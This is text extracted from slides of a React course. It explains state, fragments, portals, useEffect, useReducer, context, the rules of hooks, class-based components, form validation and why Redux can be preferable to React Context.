
Updating Data via “State”

By default, React **does not care about changes** of variables inside of components. It does **not re-evaluate** the component's JSX markup.

“State” is data **managed by React**, where changes of the data do **force React to re-evaluate** (“re-render”) the component where the data changed.

Child components of components where state changed are **also re-evaluated**.

Lifting State Up



Stateful vs Stateless Components

Stateful Components

React components that manage internal state

Typically, you have only a couple of these

Also called “smart” components or “containers”.

Stateless Components

React components which only (possibly) use props, output JSX and add styling.

Typically, you have plenty of these.

Also called “dumb” or “presentational” components.

An Alternative Way Of Building Components

Functional Components

JavaScript Functions which return JSX

React executes them for you (initially and upon state changes)

Use "React Hooks" for state management

Class-based Components

JavaScript classes as blueprints for components.

render() method for outputting JSX (called by React)

Historically (React <16.8), the only way of managing state!

JSX Limitations

```
return (  
  <h2>Hi there!</h2>  
  <p>This does not work :-(</p>  
);
```

You **can't return more than one "root" JSX element** (you also can't store more than one "root" JSX element in a variable).

Because this also isn't valid JavaScript

```
return (  
  React.createElement('h2', {}, 'Hi there!')  
  React.createElement('p', {}, 'This does not work :-(  
);
```

The Solution: Always Wrap Adjacent Elements

```
return (  
  <div>  
    <h2>Hi there!</h2>  
    <p>This does not work :-(</p>  
  </div>  
);
```

Important: Doesn't have to be a <div> - ANY element will do the trick.

A New Problem: “<div> Soup”

```
<div>
  <div>
    <div>
      <div>
        <h2>Some content - yeah, this can really happen.</h2>
      </div>
    </div>
  </div>
</div>
```

In bigger apps, you can easily end up with **tons of unnecessary <div>s** (or other elements) which add **no semantic meaning or structure** to the page but **are only there because of React's/ JSX' requirement**.

Introducing Fragments

OR


```
return (  
  <React.Fragment>  
    <h2>Hi there!</h2>  
    <p>This does not work :-(</p>  
  </React.Fragment>  
);
```

```
return (  
  <>  
    <h2>Hi there!</h2>  
    <p>This does not work :-(</p>  
  </>  
);
```

It's an **empty wrapper component**: It **doesn't render** any real HTML element to the DOM. But it **fulfills React's/ JSX' requirement**.

Understanding React Portals

```
return (  
  <React.Fragment>  
    <MyModal />  
    <MyInputForm />  
  </React.Fragment>  
);
```



Real DOM

```
<section>  
  <h2>Some other content ... </h2>  
  <div class="my-modal">  
    <h2>A Modal Title!</h2>  
  </div>  
  <form>  
    <label>Username</label>  
    <input type="text" />  
  </form>  
</section>
```

Semantically and from a “clean HTML structure” perspective, having this nested modal isn’t ideal. It is an **overlay to the entire page** after all (that’s similar for side-drawers, other dialogs etc.).


Understanding React Portals

It's a bit like styling a `<div>` like a `<button>` and adding an event listener to it: It'll work, but it's not a good practice.

```
<div onClick={clickHandler}>Click me, I'm a bad button</div>
```

Understanding React Portals

```
return (  
  <React.Fragment>  
    <MyModal />  
    <MyInputForm />  
  </React.Fragment>  
);
```




Real DOM

```
<section>  
  <h2>Some other content ... </h2>  
  <div class="my-modal">  
    <h2>A Modal Title!</h2>  
  </div>  
  <form>  
    <label>Username</label>  
    <input type="text" />  
  </form>  
</section>
```

Understanding React Portals

```
return (  
  <React.Fragment>  
    <MyModal />  
    <MyInputForm />  
  </React.Fragment>  
);
```



Real DOM

```
<div class="my-modal">  
  <h2>A Modal Title!</h2>  
</div>  
<section>  
  <h2>Some other content ... </h2>  
  <form>  
    <label>Username</label>  
    <input type="text" />  
  </form>  
</section>
```


What is an “Effect” (or a “Side Effect”)?

Main Job: Render UI & React to User Input

Evaluate & Render JSX
Manage State & Props
React to (User) Events & Input
Re-evaluate Component upon State &
Prop Changes

This all is “baked into” React via the “tools”
and features covered in this course (i.e.
useState() Hook, Props etc).

Side Effects: Anything Else

Store Data in Browser Storage
Send Http Requests to Backend Servers
Set & Manage Timers
...

These tasks **must happen outside of the normal component evaluation** and render cycle – especially since they might block/delay rendering (e.g. Http requests)

Handling Side Effects with the useEffect() Hook

```
useEffect(() => { ... }, [ dependencies ]);
```

A function that should be executed AFTER every component evaluation IF the specified dependencies changed

Your side effect code goes into this function.

Dependencies of this effect – the function only runs if the dependencies changed

Specify your dependencies of your function here

Introducing useReducer() for State Management

Sometimes, you have **more complex state** – for example if it got **multiple states, multiple ways of changing** it or **dependencies** to other states



useState() then often **becomes hard or error-prone to use** – it's easy to write bad, inefficient or buggy code in such scenarios



useReducer() can be used as a **replacement** for useState() if you need **“more powerful state management”**

Understanding useReducer()

```
const [state, dispatchFn] = useReducer(reducerFn, initialState, initFn);
```

The state snapshot used in the component re-render/ re-evaluation cycle

A function that can be used to dispatch a new action (i.e. trigger an update of the state)

The initial state

A function to set the initial state programmatically

`(prevState, action) => newState`

A function that is **triggered automatically** once an action is **dispatched** (via `dispatchFn()`) – it **receives the latest state snapshot** and **should return the new, updated state**.

useState() vs useReducer()

Generally, you'll know when you need useReducer() (→ when using useState() becomes cumbersome or you're getting a lot of bugs/ unintended behaviors)

useState()

The main state management "tool"

Great for independent pieces of state/ data

Great if state updates are easy and limited to a few kinds of updates

useReducer()


Great if you need "more power"

Should be considered if you have related pieces of state/ data


Can be helpful if you have more complex state updates

Component Trees & Component Dependencies

Instead: Use
Props & Functions
passed via Props



Context to the Rescue!



Context Limitations

React Context is **NOT optimized** for high frequency changes!



We'll explore a better tool for that, later

React Context also **shouldn't be used to replace ALL** component communications and props



Component should still be configurable via props and short "prop chains" might not need any replacement

Rules of Hooks

Only call React Hooks in **React Functions**

React
Component
Functions

Custom Hooks
(covered later!)

Only call React Hooks at the **Top Level**

Don't call them
in nested
functions

Don't call them
in any block
statements

+ extra, unofficial Rule for **useEffect()**: ALWAYS add everything you refer to inside of `useEffect()` as a dependency!

State Updates & Scheduling

React

Current State
'DVD'

Scheduled State Change

Scheduled State Change

New State
'Book'

Multiple updates can be
scheduled at the same time!

Class-based Components: An Alternative To Functions

Default & Most Modern Approach!

Functional Components

```
function Product(props) {  
  return <h2>A Product!</h2>  
}
```

Components are regular JavaScript functions which return renderable results (typically JSX)

Was Required In The Past

Class-based Components

```
class Product extends Component {  
  render() {  
    return <h2>A Product!</h2>  
  }  
}
```

Components can also be defined as JS classes where a render() method defines the to-be-rendered output

Traditionally (**React < 16.8**), you had to use
Class-based Components
to manage “**State**”

React 16.8 introduced “**React Hooks**” for **Functional** Components

Class-based Components **Can't Use** React Hooks!

Class-based Component Lifecycle

Side-effects in Functional Components: **useEffect()**

Class-based Components can't use React Hooks!

`componentDidMount()`

Called once component mounted
(was evaluated & rendered)

`useEffect(..., [])`

`componentDidUpdate()`

Called once component updated
(was evaluated & rendered)

`useEffect(..., [someValue])`

`componentWillUnmount()`

Called right before component is
unmounted (removed from DOM)

`useEffect(() => { return () => {...}}, [])`

You **don't have to use**
Functional Components
– it is fine to use Class-
based Ones instead

Class-based vs. Functional Components

Prefer functional components


Use class-based if...

...you prefer them

...you're working on an
existing project or in a team
where they're getting used

...you build an "Error
Boundary"

Browser-side Apps Don't Directly Talk To Databases



Rules of Hooks

Only call React Hooks in **React Functions**

React
Component
Functions

Custom Hooks
(covered later!)

Only call React Hooks at the **Top Level**

Don't call them
in nested
functions

Don't call them
in any block
statements

+ extra, unofficial Rule for **useEffect()**: ALWAYS add everything you refer to inside of `useEffect()` as a dependency!

What are “Custom Hooks”?

Outsource **stateful** logic into **re-usable functions**



Unlike “regular functions”, custom hooks can use other React hooks and React state

What's Complex About Forms?

Forms and inputs can assume different states

```
graph TD; A[Forms and inputs can assume different states] --> B[One or more inputs are invalid]; A --> C[All inputs are valid]; B --> D[Output input-specific error messages & highlight problematic inputs]; B --> E[Ensure form can't be submitted / saved]; C --> F[Allow form to be submitted / saved];
```

One or more inputs are invalid

Output input-specific error messages & highlight problematic inputs

Ensure form can't be submitted / saved

All inputs are valid

Allow form to be submitted / saved

When To Validate?

When form is **submitted**

Allows the user to enter a valid value before warning him / her

Avoid unnecessary warnings but maybe present feedback "too late"

When a input is **losing focus**

Allows the user to enter a valid value before warning him / her

Very useful for untouched forms

On **every keystroke**

Warns user before he / she had a chance of entering valid values

If applied only on invalid inputs, has the potential of providing more direct feedback

What is “Redux”?

A state management system for
cross-component or app-wide
state

What Is Cross-Component / App-Wide State?

Local State

State that belongs to a single component

E.g. listening to user input in a input field; toggling a "show more" details field

Should be managed component-internal with `useState()` / `useReducer()`

Cross-Component State

State that affects multiple components

E.g. open/ closed state of a modal overlay

Requires "prop chains" / "prop drilling"

App-Wide State

State that affects the entire app (most/ all components)

E.g. user authentication status

Requires "prop chains" / "prop drilling"

OR: React Context or Redux

What is “Redux”?

A state management system for cross-component or app-wide state



Don't we have “React Context” already?

React Context – Potential Disadvantages

Complex Setup / Management

In more complex apps, managing React Context can lead to deeply nested JSX code and / or huge “Context Provider” components

Performance

React Context is not optimized for high-frequency state changes

React Context – Complex Setup

```
return (  
  <AuthProvider>  
    <ThemeProvider>  
      <UIInteractionContextProvider>  
        <MultiStepFormContextProvider>  
          <UserRegistration />  
        </MultiStepFormContextProvider>  
      </UIInteractionContextProvider>  
    </ThemeProvider>  
  </AuthProvider>  
);
```

React Context – Complex Setup

```
function AllContextProvider() {  
  const [isAuth, setIsAuth] = useState(false);  
  const [isEvaluatingAuth, setIsEvaluatingAuth] = useState(false);  
  const [activeTheme, setActiveTheme] = useState('default');  
  const [ ... ] = useState(...);  
  
  function loginHandler(email, password) { ... };  
  
  function signupHandler(email, password) { ... };  
  
  function changeThemeHandler(newTheme) { ... };  
  
  ...  
  
  return (  
    <AllContext.Provider>  
  
    </AllContext.Provider>  
  )  
}
```

React Context – Performance



sebookmarkage commented on 18 Dec 2018

Member



My personal summary is that new context is ready to be used for low frequency unlikely updates (like locale/theme). It's also good to use it in the same way as old context was used. I.e. for static values and then propagate updates through subscriptions. It's not ready to be used as a replacement for all Flux-like state propagation.

